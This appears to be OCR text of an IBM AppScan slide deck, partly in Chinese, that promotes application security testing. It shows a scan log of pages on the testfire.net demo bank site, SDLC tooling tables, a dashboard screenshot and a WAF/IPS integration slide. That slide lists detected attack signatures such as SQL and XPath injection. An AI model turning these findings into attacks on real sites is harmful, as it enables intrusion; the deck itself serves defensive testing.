


Malware Scanner analyzes all explored content and links for malicious indicators.

Note: only content and links already explored in this scan will be analyzed.

```
Evaluating content of url http://demo.testfire.net/search.aspx?txtSearch=1234
Evaluating content of url http://demo.testfire.net/default.aspx?content=inside_contact.htm
Evaluating content of url http://demo.testfire.net/feedback.aspx
Evaluating content of url http://demo.testfire.net/default.aspx
Evaluating content of url http://demo.testfire.net/default.aspx?content=personal.htm
Evaluating content of url http://demo.testfire.net/subscribe.swf
Evaluating content of url http://demo.testfire.net/default.aspx?content=business.htm
Evaluating content of url http://demo.testfire.net/default.aspx?content=inside.htm
Evaluating content of url http://demo.testfire.net/default.aspx?content=personal_deposit.htm
Evaluating content of url http://demo.testfire.net/default.aspx?content=personal_checking.htm
Evaluating content of url http://demo.testfire.net/default.aspx?content=personal_loans.htm
Evaluating content of url http://demo.testfire.net/default.aspx?content=personal_cards.htm
Evaluating content of url http://demo.testfire.net/default.aspx?content=personal_investments.htm
Evaluating content of url http://demo.testfire.net/default.aspx?content=personal_other.htm
Evaluating content of url http://demo.testfire.net/default.aspx?content=business_deposit.htm
Evaluating content of url http://demo.testfire.net/default.aspx?content=business_lending.htm
Evaluating content of url http://demo.testfire.net/bank/queryxpath.aspx
Evaluating content of url http://demo.testfire.net/bank/customize.aspx
Evaluating content of url http://demo.testfire.net/bank/apply.aspx
Evaluating content of url http://demo.testfire.net/survey_questions.aspx
Evaluating content of url http://demo.testfire.net/comment.aspx
Evaluating content of url http://demo.testfire.net/bank/transaction.aspx
Evaluating content of url http://demo.testfire.net/bank/transfer.aspx
Stop Scan request logged
Scan Complete
```

在應用程式開發生命週期中加入安全的概念



SECURITY

REQUIREMENTS	CODE	BUILD	QA	PRE-PROD	PRODUCTION
Security Requirements Definition	AppScan Source	AppScan Build	AppScan Tester	AppScan Standard	AppScan Standard
Security requirements defined before design & implementation	Build security testing into the IDE	Automate Security / Compliance testing in the Build Process	Security / compliance testing incorporated into testing & remediation workflows	Security & Compliance Testing, oversight, control, policy, audit	Outsourced testing for security audits & production site monitoring

AppScan Enterprise

AppScan Reporting Console


AppScan onDemand

Application Security Best Practices – Secure Engineering Framework

Dynamic Analysis/Blackbox – ■

Static Analysis/Whitebox - □

企業級應用程式安全管理解決方案
Dashboards and Metrics



IBM Rational. AppScan. Enterprise Edition

Jim (Analyst) | Help | Support | About | Log Out

Training | Jobs & Reports | Administration

Jobs & Reports > Acme Hackme > Analysts

Folders

Create... | Edit | Delete

- Acme Hackme
  - Analysts
    - Frank
    - Jim
  - Developers
    - Admin
    - Andrew
    - Chris
    - Jennifer
  - Templates

Recently Viewed

- Analysts
- Applications
- Security Issues (Investment Banking)
- Report Pack Summary (Investment Bank
- Sarbanes-Oxley Act (SOX) (Investment
- Activity Log (Test Admin)
- Report Pack Summary (Test Admin)
- Personal Banking

Analysts - Graphical

Last Updated: 9/11/2007 12:56:50 PM

Details | Graphical

Report Pack: All Report Packs | Apply

Issue Severity History

Issue Management History

Issue Severity by Report Pack


WASC Threat Classification

會

結論: 應用程式自身就是最後一道駭客防線!


- IBM是業界首先全面取得系統安全動態檢測(黑箱測試)和程式碼安全分析檢測(白箱測試)技術的公司，推出整合的解決方案，實現全面的應用程式安全防護
- 黑箱測試直接模擬駭客的攻擊，是應用程式安全的基礎設施，應優先考慮，方便於已上線的系統，簡便地找出須即刻被修正的錯誤
- 白箱測試便利開發人員在開發早期使用，讓問題早期治療；成本最低，避免在整測、上線階段造成更大的時程壓力，且能幫助開發人員從做中學


- 更智慧的地球需要更多關注資安的開發者!



www.ibm.com/software/rational

Backup Slide (WAF與AppScan的整合)





Scans sites

Website

Security Analyst with AppScan

Reports to site protector

Request may or may not be blocked depending on blocking rules

Sends to development for remediation


IPS reports to Site Protector

IPS

Fusion correlates data

Developers fix issues

Criminal sends malicious request



HTTP_URLscan	?	Detected event
HTTP_Webplus	✓	Attack failure (blocked by Proventia appliance)
HTTP_Windows_Executable	✓	Attack failure (blocked by Proventia appliance)
SQL_Injection	!	Attack likely successful (vulnerable)
XPath_Injection	!	Attack likely successful (vulnerable)

Criminal/
Hacker/
Script Kiddie

www.ibm.com/software/rational